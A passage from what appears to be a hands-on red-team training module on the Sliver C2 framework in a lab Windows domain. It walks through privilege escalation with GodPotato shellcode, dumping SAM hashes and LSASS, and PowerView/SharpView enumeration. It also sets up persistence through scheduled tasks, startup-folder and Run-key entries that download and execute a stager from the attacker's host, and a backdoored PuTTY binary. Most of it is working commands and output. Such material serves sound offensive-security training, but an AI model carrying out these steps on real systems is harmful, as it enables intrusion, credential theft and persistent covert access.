c:\temp\http-beacon.exe' -o /home/htb-ac590/godpotato.bin

  [ Donut shellcode generator v1 (built Oct 16 2023 10:23:09)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/home/htb-ac590/GodPotato-NET4.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : .NET EXE
  [ Parameters    : -cmd c:\temp\http-beacon.exe
  [ Target CPU    : amd64
  [ AMSI/WDLP/ETW : abort
  [ PE Headers    : overwrite
  [ Shellcode     : "/home/htb-ac590/godpotato.bin"
```

```
   [ Exit          : Thread
```

To continue and use the `execute-shellcode` in memory, we would have to create a sacrificial process of `notepad.exe` using `Rubeus.exe` (previously downloaded from SharpCollection). Creating a sacrificial process will enable us to not intervene with other processes that might be crucial to the organization as they might crash.

```
sliver (HIGH_RISER) > execute-assembly /home/htb-ac590/Rubeus.exe
createnetonly /program:C:\\windows\\system32\\notepad.exe

[*] Output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : False
[*] Username        : QJBG45I3
[*] Domain          : FVDTI7C1
[*] Password        : WKGLBDV3
[+] Process         : 'C:\windows\system32\notepad.exe' successfully
created with LOGON_TYPE = 9
[+] ProcessID       : 5668
[+] LUID            : 0x27b14c
```

Once we have a sacrificial process running, we can use `execute-shellcode` followed by the PID of the sacrificial process and the `payload.bin` generated earlier, allowing us to abuse the `SeImpersonate` privilege of the current user. Using `ps -e <process_name>`, we can monitor the state of the process, e.g., if it's still running.

```
sliver (HIGH_RISER) > execute-shellcode -p 5668 /home/htb-
ac590/godpotato.bin

[*] Executed shellcode on target

sliver (HIGH_RISER) > ps -e notepad
```

```
 Pid    Ppid   Owner                        Arch     Executable    Session
====== ====== ============================ ======== ============
=========
 5668   5884   IIS APPPOOL\DefaultAppPool   x86_64   notepad.exe   0
```

After a while, we are notified in `Sliver` of a newly established beacon. We print out the beacons using the `beacons` command.

```
<SNIP>
[*] Beacon 46d73efb http-beacon - 10.129.205.226:50838 (web01) -
windows/amd64 - Mon, 16 Oct 2023 10:35:12 BST
sliver (HIGH_RISER) > beacons
 ID         Name          Tasks   Transport   Remote Address
Hostname   Username              Operating System   Locale   Last Check-In
Next Check-In
========== ============ ======= ========== =====================
========== ==================== ================= ========
=========================================
=========================================
 46d73efb   http-beacon   0/0     http(s)     10.129.205.226:50838   web01
NT AUTHORITY\SYSTEM   windows/amd64     en-US    Mon Oct 16 10:35:13 BST
2023 (20s ago)     Mon Oct 16 10:36:34 BST 2023 (in 1m1s)
```

To interact with a beacon, simply use the `use 46d` command, where `46d` represents the first three characters of the ID. We must also remember that interacting with a beacon differs from interacting with a session. Beacons will execute the commands at a certain interval. We can monitor the tasks using the `tasks` command to see finished and pending tasks. Upgrading a beacon to a session can be done via the `interactive` command, which will turn the beacon into a session.

```
sliver (beacon) > tasks

 ID         State       Message Type   Created
Sent                           Completed
========== =========== ============= ==============================
============================== ==============================
 315bd649   pending     OpenSession    Mon, 16 Oct 2023 10:27:50 BST
 a620c371   pending     Pwd            Mon, 16 Oct 2023 10:27:47 BST
 0f01bed5   completed   Ls             Mon, 16 Oct 2023 10:27:04 BST
Mon, 16 Oct 2023 10:27:40 BST   Mon, 16 Oct 2023 10:27:40 BST
```

Experiment with different ways of getting a `SYSTEM` beacon during the exercise.

Assumed breach

In the previous sections, we briefly discussed the different scenarios we can stumble upon. One of which is the assumed breach. We are provided with some information about the company and a workstation close to a real workstation in the enterprise (organization's) environment. The organization has given us credentials to access the "breached" workstation. Our tasks will be to carefully enumerate the user we have access to and, respectively, the resources he has access to. The credentials are as follows:

- `Username`: eric
- `Password`: Letmein123
- `Domain`: child.htb.local

RDP is enabled on the target, and we can connect to the target via the `xfreerdp` utility. For simplicity, we can mount a drive from which we can upload the initial implant (beacon). Also feel free to practice different methods of delivering the payload using ones from the File Transfers module.

```
xfreerdp /v:<TARGET_IP> /u:eric /p:Letmein123 /d:child.htb.local /dynamic-resolution /cert-ignore /drive:academy,$(pwd)
```


Situational awareness

Having an RDP session using the provided credentials allows for further situational awareness. Enumerating the user and his privileges is crucial to understanding the current environment, our capabilities, and how we can take advantage of them. We can start by opening a `PowerShell` window and running `net localgroup Administrators`. Based on the output from the command, we are part of the local `Administrators` on the machine.

```
PS C:\Users\eric> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
admin
Administrator
CHILD\Domain Admins
CHILD\eric
The command completed successfully.
```

This can also be achieved using the command `whoami /groups` command, which informs us that we are part of the `BUILTIN\Administrators` group and `Mandatory Label\Medium Mandatory Level` group. Local administrator privileges might be sufficient, but that is not the case. Accounts with different roles have different privileges; however, our access and capabilities can still differ even with the same account. The default mandatory integrity level for local administrator users is medium, and if we want to take advantage of administrator privilege fully, a high mandatory level is required. We can even elevate the mandatory level to SYSTEM further, allowing us to accomplish more on the target machine.

```
PS C:\Users\eric> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================ ============
================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544
Group used for deny only
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

UAC (User Account Control) is an access control enforcement feature that allows admin users not to grant admin privileges to every executed process. This is achieved by forcing applications and tasks to run in the context of a non-admin account unless an administrator explicitly authorizes elevated access for these applications and tasks to run. Microsoft does not consider UAC to be a security boundary. However, it prevents unauthorized applications

and installers from silently performing a potentially harmful operation in theory. In the GUI access context, the explicit authorization can be a confirming consent prompt.

Enumerating the settings of UAC can be done via the registry by targeting the `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System` registry key and the value `EnableLUA`. As per Microsoft's documentation, the values can be `0x0` indicating that UAC is disabled and `0x1` indicating that UAC is enabled. The ConsentPromptBehaviorAdmin value can be queried as well storing information about the UAC prompt and the current level of it - `0x0` resulting in an elevation without consent or credentials.

```
PS C:\Users\eric> REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em\ /v EnableLUA

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em
    EnableLUA    REG_DWORD    0x1

PS C:\Users\eric> REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em\ /v ConsentPromptBehaviorAdmin

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em
    ConsentPromptBehaviorAdmin    REG_DWORD    0x0
```

Getting a beacon

We must generate a beacon in `Sliver` and start a listener. To create a beacon binary implant, we will be using the `generate` command followed by the `beacon` attribute and assigning the IP address of our tun0 interface by also supplying a port since, by default, an HTTP beacon will use port 80 by default (port 80 is reserved in the workstation on Academy). To reduce the size of the implant, we will not be using symbol obfuscation as, for educational purposes and simplicity, `Defender` has been disabled in the lab environment.

```
sliver > generate beacon --http 10.10.14.62:9001 --skip-symbols --os
windows -N http-beacon-9001

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 30s
```

```
[*] Implant saved to /home/htb-ac590/http-beacon-9001.exe
```

Once an implant has been generated, we need to start a listener with the `http` command by specifying the IP and the port.

```
sliver > http -L 10.10.14.62 -l 9001

[*] Starting HTTP :9001 listener ...
[*] Successfully started job #2
```

After transferring the implant onto the target and on disk, we can proceed to right-click (Run as Administrator) on it to get a beacon.

```
<SNIP>
[*] Beacon a6911be6 http-beacon-9001 - 10.129.205.234:49720 (web01) -
windows/amd64 - Thu, 19 Oct 2023 08:08:53 BST

sliver > use a6911be6-6ed1-494f-9d0c-63d3478f15a6

[*] Active beacon http-beacon-9001 (a6911be6-6ed1-494f-9d0c-63d3478f15a6)
sliver (http-beacon-9001) > info

         Beacon ID: a6911be6-6ed1-494f-9d0c-63d3478f15a6
              Name: http-beacon-9001
          Hostname: web01
              UUID: 0ae63942-5a90-460e-afb9-1f8058f45226
          Username: CHILD\eric
               UID: S-1-5-21-2749819870-3967162335-1946002573-1122
               GID: S-1-5-21-2749819870-3967162335-1946002573-513
               PID: 412
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.10.14.62:9001
    Remote Address: 10.129.205.234:49721
         Proxy URL:
          Interval: 1m0s
            Jitter: 30s
     First Contact: Fri Oct 20 08:26:39 BST 2023 (15s ago)
      Last Checkin: Fri Oct 20 08:26:40 BST 2023 (14s ago)
      Next Checkin: Fri Oct 20 08:28:05 BST 2023 (in 1m11s)
```

Having a beacon run as an Administrator will allow us to use the `getsystem` command in Sliver, which requires a session.

```
sliver (http-beacon-9001) > interactive

[*] Using beacon's active C2 endpoint: https://10.10.14.62:9001
[*] Tasked beacon http-beacon-9001 (41371e55)

[*] Session 361e8e9a http-beacon-9001 - 10.129.205.234:49731 (web01) -
windows/amd64 - Fri, 20 Oct 2023 08:27:53 BST

sliver (http-beacon-9001) >
sliver (http-beacon-9001) > use 361e8e9a-0f5a-4c72-8f0d-177aa9eaae45

[*] Active session http-beacon-9001 (361e8e9a-0f5a-4c72-8f0d-177aa9eaae45)

sliver (http-beacon-9001) > getsystem

[*] A new SYSTEM session should pop soon...
[*] Beacon ff210bd4 http-beacon-9001 - 10.129.205.234:49808 (web01) -
windows/amd64 - Fri, 20 Oct 2023 08:30:32 BST
sliver (http-beacon-9001) > use ff210bd4-0fd6-4657-8812-9609388f91e5

[*] Active beacon http-beacon-9001 (ff210bd4-0fd6-4657-8812-9609388f91e5)

sliver (http-beacon-9001) > info

         Beacon ID: ff210bd4-0fd6-4657-8812-9609388f91e5
              Name: http-beacon-9001
          Hostname: web01
              UUID: 0ae63942-5a90-460e-afb9-1f8058f45226
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 2796
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.10.14.62:9001
    Remote Address: 10.129.205.234:49808
         Proxy URL:
          Interval: 1m0s
            Jitter: 30s
     First Contact: Fri Oct 20 08:30:32 BST 2023 (43s ago)
      Last Checkin: Fri Oct 20 08:30:33 BST 2023 (42s ago)
      Next Checkin: Fri Oct 20 08:31:38 BST 2023 (in 23s)
```

To dump the hashes, either the SAM database or else, we can rely on the installed tools in the armory. One of the tools we will be using is `hashdump`; note that this must be run from a `NT AUTHORITY\SYSTEM` beacon.

```
sliver (http-beacon-9001) > help hashdump

Dump local SAM password hashes

Usage:
======
  hashdump [flags] [arguments...]

Args:
=====
  arguments  string list    arguments (default: [])

Flags:
======
  -h, --help           display help
  -t, --timeout int    command timeout in seconds (default: 60)

sliver (http-beacon-9001) > hashdump

[*] Tasked beacon http-beacon-9001 (d20fe8c3)
[+] http-beacon-9001 completed task d20fe8c3
[*] Successfully executed hashdump
[*] Got output:
Administrator:500:Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3689
73bdcf9dd5219882fdf0777ff0b:::::
Guest:501:Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::::
DefaultAccount:503:DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d
6cfe0d16ae931b73c59d7e0c089c0:::::
WDAGUtilityAccount:504:WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b514
04ee:02e5a94d265e7d5dc6072839a5641543:::::
normal:1000:normal:1000:aad3b435b51404eeaad3b435b51404ee:h2c1dgaa33d73085c
45f9416be57abf22a:::::
```

In some scenarios, we might need to dump the `LSASS` process using the `procdump` cmdlet in `Sliver`. Before doing so, we must obtain the current process id using `ps -e lsass`. Once obtained, we can proceed with dumping the process and saving it to our system, and then with the help of `pypykatz` to get the hashes.

```
sliver (http-beacon) > ps -e lsass

 Pid   Ppid   Owner                Arch     Executable   Session
===== ====== ==================== ======== ============ =========
```

```
 660   524    NT AUTHORITY\SYSTEM   x86_64   lsass.exe    0

sliver (http-beacon) > procdump --pid 660 --save /tmp/lsass.dmp

[*] Process dump stored in: /tmp/lsass.dmp
```

```
pypykatz lsa minidump /tmp/lsass.dmp
INFO:pypykatz:Parsing file /tmp/lsass.dmp
FILE: ======== /tmp/lsass.dmp =======
== LogonSession ==
authentication_id 451699 (6e473)
session_id 2
username eric
domainname CHILD
logon_server DC01
logon_time 2023-10-23T17:10:21.839691+00:00
sid S-1-5-21-2749819870-3967162335-1946002573-1122
luid 451699
        == MSV ==
                Username: eric
                Domain: CHILD
                LM: NA
<SNIP>
```


Establishing persistence

Establishing persistence is the process of having either a scheduled task(s) or other methods that will run every once in a while executing either `PowerShell` cmdlet tasked to download a stager and then execute it or to run binary periodically; this can be done via the `SharPersist` .NET binary from the SharpCollection repository. Another neat technique using WMI events by having a "normal" spawn of `calc.exe`, for example, can open the calculator application and start the `http-beacon.exe` file. A comprehensive list of different techniques for persistence can be found on the ATT&CK Framework maintained by MITRE. It is commonly referred to as maintaining a foothold done on the initial (foothold) machine. It simplifies the means of getting an initial beacon on the target without repeating the steps of getting the beacon. We will focus on the approach used in the `Probing the surface` section by downloading a `staged.txt` file.

Scheduled Tasks

Establishing persistence using the notorious technique of scheduled tasks can be done in a few ways: using the `execute` cmdlet in Sliver that will execute the given "binary" and command or using `SharPersist`. We will be focusing on the first method using `execute`.


By default, `PowerShell` uses `UTF-16LE` as encoding, but that is not always the case, so we must convert our payload to Base64 using the `UTF-16LE` encoding.

```
echo -en "iex(new-object
net.webclient).downloadString('http://10.10.14.62:8088/stager.txt')" |
iconv -t UTF-16LE | base64 -w 0
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdA
ApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAu
ADEAMAAuADEANAAuADYAMgA6ADgAMAA4ADgALwBzAHQAYQBnAGUAcgAuAHQAeAB0ACcAKQA=
```

With the encoded payload in hand, we will utilize the built-in `schtasks` cmdlet in Windows to create the task. We are going to name the task `SecurityUpdater`, using the `/create`, we are telling the binary to create the following task, `/sc` specifies the schedule frequency, `/mo` specifies the frequency of repeating the task, `/tn` specifies the name of the task, `/tr` specifies the value of the task to be run, and the `/ru` specifies the user context under which the task runs.

```
sliver (http-beacon) > execute powershell 'schtasks /create /sc minute /mo
1 /tn SecurityUpdater /tr \"powershell.exe -enc
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdA
ApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAu
ADEAMAAuADEANAAuADYAMgA6ADgAMAA4ADgALwBzAHQAYQBnAGUAcgAuAHQAeAB0ACcAKQA=\"
/ru SYSTEM'
```


Upon visiting the `Task Scheduler`, we see that the task has been successfully added.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
CreateExplor...	Ready	When the task is created or modified		3/8/2023 10:35:39 AM	(0x40010004)	ExplorerShellUnelevated	
SecurityUpd...	Ready	At 7:46 AM on 10/24/2023 - After triggered, repeat every 00:01:...	10/24/2023 7:48:00 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	CHILD\eric	10/24/2023 7:46:50 AM
User_Feed_S...	Ready	At 10:27 PM every day - Trigger expires at 1/10/2033 10:27:05 PM.	10/24/2023 11:27:05 PM	1/10/2023 4:02:27 PM	The operation completed successfully. (0x0)	CHILD\administrator	
User_Feed_S...	Ready	At 11:57 PM every day - Trigger expires at 7/4/2033 11:57:40 PM.	10/24/2023 11:57:40 PM	7/19/2023 6:57:48 AM	(0x40010004)	CHILD\eric	
User_Feed_S...	Ready	At 3:43 PM every day - Trigger expires at 9/16/2032 3:43:43 PM.	10/24/2023 3:43:43 PM	9/16/2022 9:36:42 AM	The operation completed successfully. (0x0)	WEB01\normal	
User_Feed_S...	Ready	At 7:18 PM every day - Trigger expires at 5/8/2033 7:18:46 PM.	10/24/2023 7:18:46 PM	5/8/2023 12:56:43 PM	The operation completed successfully. (0x0)	WIN-CTQKKBE7BD8\Administrator	
User_Feed_S...	Ready	At 8:03 PM every day - Trigger expires at 9/14/2032 8:03:02 PM.	10/24/2023 8:03:02 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	CHILD\svc_sql	

Logon Activity

Leveraging the logon activity of a user to maintain persistence is one of the methods. In this way, once a user logs in to the operating system, a specific payload is executed, where we can insert a backdoor activity into the `Startup` folder and registry. Each user's Startup folder is in `C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. If we drop a file here, the file will be executed every time the user logs in.

We can directly upload a file to this folder or use SharPersist to create a shortcut file here.

```
sliver (http-beacon) > sharpersist -- -t startupfolder -c
\"powershell.exe\" -a \"-nop -w hidden iex(new-object
net.webclient).downloadstring(\'http://10.10.14.62:8088/stager.txt\')\" -f
\"Edge Updater\" -m add

 ⁝  Executing sharpersist -t startupfolder -c "powershell.exe" -a "-nop -
w hidden iex(new-object net.webclient)...

<SNIP>

[*] INFO: Adding startup folder persistence
[*] INFO: Command: powershell.exe
[*] INFO: Command Args: -nop -w hidden iex(new-object
net.webclient).downloadstring('http://10.10.14.62:8088/stager.txt')
[*] INFO: File Name: Edge Updater

[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at:
C:\Users\eric\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\Edge Updater.lnk
[*] INFO: SHA256 Hash of LNK file:
BA6EC9DDFBB7D7E2BAAEF91EDA10436F3DAA5C4CB957F88AD1E909373EC4C72E
```

Querying the contents of the mentioned directory, we can see that the file `Edge Updater` has been successfully placed as a `.LNK` file.

```
sliver (http-beacon) > ls
"C:\Users\eric\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"

C:\Users\eric\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup (2 items, 2.2 KiB)
==========================================================================
====================
-rw-rw-rw-  desktop.ini       174 B    Mon Oct 03 19:46:51 -0700 2022
-rw-rw-rw-  Edge Updater.lnk  2.0 KiB  Thu Jul 27 07:37:13 -0700 2023
```

Run and RunOnce

We can also specify which program to run when a user logs in by editing the registry. Depending on the privilege we already have, we can edit the following registry items:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run

- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

```
sliver (http-beacon) > sharpersist -- -t reg -c \"powershell.exe\" -a \"-
nop -w hidden iex(new-object
net.webclient).downloadstring(\'http://10.10.14.62:8088/staged.txt\')\" -k
\"hklmrun\" -v \"AdvancedProtection\" -m add

 ⁝  Executing sharpersist -t reg -c "powershell.exe" -a "-nop -w hidden
iex(new-object ...
<SNIP>
[*] sharpersist output:

[*] INFO: Adding registry persistence
[*] INFO: Command: powershell.exe
[*] INFO: Command Args: -nop -w hidden iex(new-object
net.webclient).downloadstring('http://10.10.14.62:8088/staged.txt')
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: AdvancedProtection
[*] INFO: Option:

[+] SUCCESS: Registry persistence added
```

We can also use `SharPersist` to list the recently added entries in the registry.

```
sliver (http-beacon) > sharpersist -- -t reg -k \"hklmrun\" -m list

[*] sharpersist output:

[*] INFO: Listing all registry values in:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
<SNIP>
[*] INFO: REGISTRY DATA:
powershell.exe -nop -w hidden iex(new-object
net.webclient).downloadstring('http://10.10.14.62:8088/staged.txt')
```

Backdoor

Earlier, we mentioned manipulating binaries to execute a given implant. In this section, we will utilize the functionality of the `backdoor` built-in command in Sliver. Let's assume the user on the target system has installed `PuTTY`, and we have full access to the directory; we can backdoor the binary (`putty.exe`) to execute a shellcode of our choosing. We need to be cautious as it will alter the application's behavior, resulting in cases where the application won't even start. Before we proceed with backdooring the application, we must create a profile in Sliver.

```
sliver (http-beacon) > profiles new --format shellcode --http
10.10.14.62:9002 persistence-shellcode

[*] Saved new implant profile persistence-shellcode

sliver (http-beacon) > http -L 10.10.14.62 -l 9002

[*] Starting HTTP :9002 listener ...
[*] Successfully started job #3

sliver (http-beacon) > backdoor --profile persistence-shellcode
"C:\Program Files\PuTTY\putty.exe"

[*] Uploaded backdoor'd binary to C:\Program Files\PuTTY\putty.exe
```

Every time a user starts or attempts to start PuTTY, we will get a shell; a disclaimer `PuTTY` won't load at all, but we will still get a beacon back.

```
[*] Session 31f61864 CLEAN_BOWLING - 10.129.229.63:49800 (web01) -
windows/amd64 - Tue, 24 Oct 2023 11:34:07 BST

sliver (http-beacon) > sessions

 ID         Transport   Remote Address        Hostname   Username
Operating System   Health
========== =========== ===================== ========== ============
================== ========
 31f61864   http(s)     10.129.229.63:49800   web01      CHILD\eric
windows/amd64      [ALIVE]
 2b29f4a5   http(s)     10.129.229.63:49721   web01      CHILD\eric
windows/amd64      [ALIVE]

sliver (http-beacon) > use 31f61864-9cb9-47d3-a834-985b0056b802

[*] Active session CLEAN_BOWLING (31f61864-9cb9-47d3-a834-985b0056b802)

sliver (CLEAN_BOWLING) > info

        Session ID: 31f61864-9cb9-47d3-a834-985b0056b802
              Name: CLEAN_BOWLING
          Hostname: web01
              UUID: 55b43942-29bb-a03c-0396-be672b8772da
          Username: CHILD\eric
               UID: S-1-5-21-2749819870-3967162335-1946002573-1122
               GID: S-1-5-21-2749819870-3967162335-1946002573-513
               PID: 5564
                OS: windows
```

```
            Version: Server 2016 build 17763 x86_64
             Locale: en-US
               Arch: amd64
         Active C2: https://10.10.14.62:9002
    Remote Address: 10.129.229.63:49800
          Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Tue Oct 24 11:34:07 BST 2023 (17s ago)
      Last Checkin: Tue Oct 24 11:34:21 BST 2023 (3s ago)

sliver (CLEAN_BOWLING) > ps -p 5564

 Pid    Ppid   Owner         Arch     Executable   Session
====== ====== ============ ======== ============ =========
 5564   5512   CHILD\eric   x86_64   putty.exe    2
```

An "under-the-hood" overview of the whole process can be found in the source-code of Sliver, specifically in the rpc-backdoor.go (and backdoor.go) file. A high-level explanation of the process: checks if the target is Windows and if not, it will terminate, takes the original binary, validates the existence of the profile for the shellcode and then includes the shellcode into the original binary, and uploads the modified binary to the target, e.g., replacing the original one with a tampered one.

Domain Reconnaissance

Domain reconnaissance is a crucial part of any assessment. Despite being one of the most challenging parts to organize, it can allow us to build a skeleton of the overview of the domain environment - especially if done via powershell modules like PowerView. To enumerate domain information, we should be under a domain context, such as a domain user, the `NT AUTHORITY\SYSTEM` context, or a domain machine account. We won't be able to enumerate successfully if we are under a local account's context, such as a local administrator account, a local service account (such as the IIS service account), etc. We will enumerate domain information as `CHILD\eric`. We are expecting to get different results for some cmdlets depending on the user's privilege, while some cmdlets also require local admin privilege. Therefore, `CHILD\eric` is a good way to learn domain reconnaissance.

We may feel overwhelmed at the beginning of domain reconnaissance since tons of information can be collected.

PowerView

PowerView is one of the most common PowerShell tools used by penetration testers and red teamers; its versatile capability allows for easy enumeration of the domain. We will showcase one of many different usages through sharpsh utilizing the RunSpaceFactory namespace for command execution. We will make HTTP requests to a server we control and

where PowerView.ps1 is hosted, using base64 encoded commands. We need to start a Python web server with the help of the http.server module. Additionally, we will encode the commands we will run using base64, as previously mentioned. The following query focuses on enumerating users and their descriptions as it is often for system administrators to leave valuable notes for those accounts, where, in some cases, those notes can be passwords to the accounts.

```
echo -n "get-netuser | select  samaccountname,description" | base64
Z2V0LW5ldHVzZXIgfCBzZWxlY3QgIHNhbWFjY291bnRuYW1lLGRlc2NyaXB0aW9u
```

Having the base64 encoded command, we will use the `-e` argument that specifies the command is encoded and `-c` where the command resides. We need to note that every time we run `PowerView` using `sharpsh`, we will make HTTP requests to our HTTP server.

```
sliver (http-beacon) > sharpsh -- '-u
http://10.10.14.62:8081/PowerView.ps1 -e -c
Z2V0LW5ldHVzZXIgfCBzZWxlY3QgIHNhbWFjY291bnRuYW1lLGRlc2NyaXB0aW9u'

[*] sharpsh output:

samaccountname description
-------------- -----------
Administrator  Built-in account for administering the computer/domain
Guest          Built-in account for guest access to the computer/domain
krbtgt         Key Distribution Center Service Account
svc_sql        SQL Server Manager.
alice          User who can monitor srv01 via RDP
bob            User who can manage srv02 via WinRM
carrot         I am the king!
david          My password is super safe!
websec         Secure web application!
mobilesec      Secure mobile application!
eric           For learning purpose.
```


SharpView

Another commonly used tool for domain enumeration is SharpView, which is a .NET version of `PowerView`, we will be utilizing it in an enumeration of the domain by using the AMSI and ETW bypasses of Sliver. An additional way of executing the tool can be done by generating a shellcode using `Donut` as showcased in the `Privilege Escalation` section. In this example, we will be using the `execute-assembly` alias using the AMSI and ETW bypass options in Sliver to execute `SharpView`. It is quite important to mention that there is a `254` character limit for executing commands in Sliver.

In this example, we will enumerate users with the Kerberos `Pre-Authentication` not enabled. Enumerating such users allows us to make further ASREP-Roasting-related attacks and, respectively, get the hashes of the users, which can be used in pass-the-hash-related attacks or cracked offline.

```
sliver (http-beacon) > execute-assembly /home/htb-ac590/SharpView.exe
"get-netuser -PreauthNotRequired" -t 240 -i -E -M

[*] Output:
[Get-DomainSearcher] search base:
LDAP://DC01.CHILD.HTB.LOCAL/DC=CHILD,DC=HTB,DC=LOCAL
[Get-DomainUser] Searching for user accounts that do not require kerberos
preauthenticate
[Get-DomainUser] filter string: (&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))
objectsid                     : {S-1-5-21-2749819870-3967162335-
1946002573-1113}
samaccounttype                : USER_OBJECT
objectguid                    : 5c94c163-020d-4ef0-884b-ba01bc7f61b7
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
accountexpires                : NEVER
lastlogon                     : 9/22/2022 7:44:39 AM
lastlogontimestamp            : 9/21/2022 8:49:39 AM
pwdlastset                    : 9/14/2022 1:04:34 PM
lastlogoff                    : 12/31/1600 4:00:00 PM
badPasswordTime               : 12/31/1600 4:00:00 PM
name                          : bob
distinguishedname             : CN=bob,CN=Users,DC=child,DC=htb,DC=local
whencreated                   : 9/14/2022 8:04:34 PM
whenchanged                   : 10/4/2022 2:37:50 AM
samaccountname                : bob
cn                            : {bob}
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : bob
givenname                     : bob
codepage                      : 0
objectcategory                :
CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
description                   : User who can manage srv02 via WinRM
usnchanged                    : 28726
instancetype                  : 4
logoncount                    : 7
msds-supportedencryptiontypes : 0
badpwdcount                   : 0
usncreated                    : 21149
countrycode                   : 0
primarygroupid                : 513
dscorepropagationdata         : {9/21/2022 4:17:50 PM, 1/1/1601 12:00:01
```

```
AM}
userprincipalname               : [email protected]
```

Understanding the Domain Structure

Depending on the organization, different domain structures can be implemented, such as having multiple domains, forests, etc.

```
sliver (http-beacon) > execute-assembly /home/htb-ac590/SharpView.exe
"get-domain" -t 240 -i -E -M

[*] Output:
Forest                          : htb.local
DomainControllers               : {dc01.child.htb.local}
Children                        : {}
DomainMode                      : Unknown
DomainModeLevel                 : <REDACTED>
Parent                          : htb.local
PdcRoleOwner                    : dc01.child.htb.local
RidRoleOwner                    : dc01.child.htb.local
InfrastructureRoleOwner         : dc01.child.htb.local
Name                            : child.htb.local
```

Another way to enumerate domain information is through coff loaders (Beacon Object Files); the armory of Sliver contains various coff loaders from the Outflank - C2 Tool Collection ported over beacon object files for Cobalt Strike.

```
sliver (http-beacon) > c2tc-domaininfo

